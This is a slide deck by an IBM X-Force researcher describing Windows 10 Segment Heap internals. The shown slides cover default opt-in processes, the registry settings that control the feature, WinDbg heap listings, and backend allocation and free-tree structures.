

Windows 10 Segment Heap Internals


Mark Vincent Yason

IBM X-Force Advanced Research
yasonm[at]ph[dot]ibm[dot]com
@MarkYason

Agenda: Windows 10 Segment Heap

- Internals
- Security Mechanisms
- Case Study and Demonstration

Notes

- Companion white paper is available
 - Details of data structures, algorithms and internal functions
- Paper and presentation are based on the following NTDLL build
 - NTDLL.DLL (64-bit) version 10.0.14295.1000
 - From Windows 10 Redstone 1 Preview (Build 14295)




WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Overview



Architecture



Defaults

- Segment Heap is currently an opt-in feature
- Windows apps (Modern/Metro apps) are opted-in by default
 - Apps from the Windows Store, Microsoft Edge, etc.
- Executables with the following names are also opted-in by default (system processes)
 - csrss.exe, lsass.exe, runtimebroker.exe, services.exe, smss.exe, svchost.exe
- NT Heap (older heap implementation) is still the default for traditional applications

Configuration

- Per-executable

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Image File Execution Options\<(executable)
FrontEndHeapDebugOptions = (DWORD)
```

```
Bit 2 (0x04): Disable Segment Heap
```

```
Bit 3 (0x08): Enable Segment Heap
```

- Global


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
Session Manager\Segment Heap
Enabled = (DWORD)
```

```
0 : Disable Segment Heap
```

```
(Not 0): Enable Segment Heap
```

Edge Content Process Heaps

- Segment Heap: default process heap, MSVCRT heap, etc.
- Some heaps are still managed by the NT Heap (e.g.: shared heaps, heaps that are not growable)



The screenshot shows a WinDbg window titled "Pid 2916 - WinDbg:10.0.14281.933 AMD64". The command window contains the following text:


```
0:025> |.  
. 0 id: b64 attach name: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\microsoftedgecp.exe  
0:025> !heap  
Heap Address NT/Segment Heap  
219d8de0000 Segment Heap  
219d8cf0000 NT Heap  
219d9050000 Segment Heap  
219dae00000 Segment Heap  
221db340000 Segment Heap
```

The status bar at the bottom of the window displays: "Ln 0, Col 0 Sys 0:<Local> Proc 000:b64 Thrd 025:748 ASM OVR CAPS NUM".

HeapBase

- Heap address/handle returned by HeapCreate() or RtlCreateHeap()
- Signature field (+0x10): 0xDDEEDDEE (Segment Heap)

HeapBase



```
windbg> dt ntdll!_SEGMENT_HEAP
...
// Large blocks allocation state
+0x038 LargeAllocMetadata : _RTL_RB_TREE
+0x048 LargeReservedPages : Uint8B
+0x050 LargeCommittedPages : Uint8B
...
// Backend allocation state
+0x060 SegmentListHead : _LIST_ENTRY
+0x070 SegmentCount : Uint8B
+0x078 FreePageRanges : _RTL_RB_TREE
...
// Variable size (VS) allocation state
+0x0b0 VsContext : _HEAP_VS_CONTEXT
...
// Low Fragmentation Heap (LFH) state
+0x120 LfhContext : _HEAP_LFH_CONTEXT
...
```




WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Backend




Backend

- Allocation Size: >128KB to 508KB (page size granularity)
- Segments are 1MB virtual memory allocated via `NtAllocateVirtualMemory()`
- Backend blocks are group of pages in a segment




Backend Page Range Descriptors

- Describe the pages in the segment
- “First” page range descriptors additionally describe the start of a backend block




Backend Page Range Descriptors Example

- Example: 131,328 (0x20100) bytes busy backend block
- “First” page range descriptor is highlighted



Backend Free Tree


- Red-black tree (RB tree) of free backend blocks
- Key: Page count, encoded commit count (bitwise NOT of the number of committed pages)




Backend Allocation and Freeing

- Allocation
 - Best-fit search with preference to most committed block
 - Large free blocks are split
- Freeing
 - Coalesce to-be-freed block with neighbors

Free Block Splitting



Free Blocks Coalescing





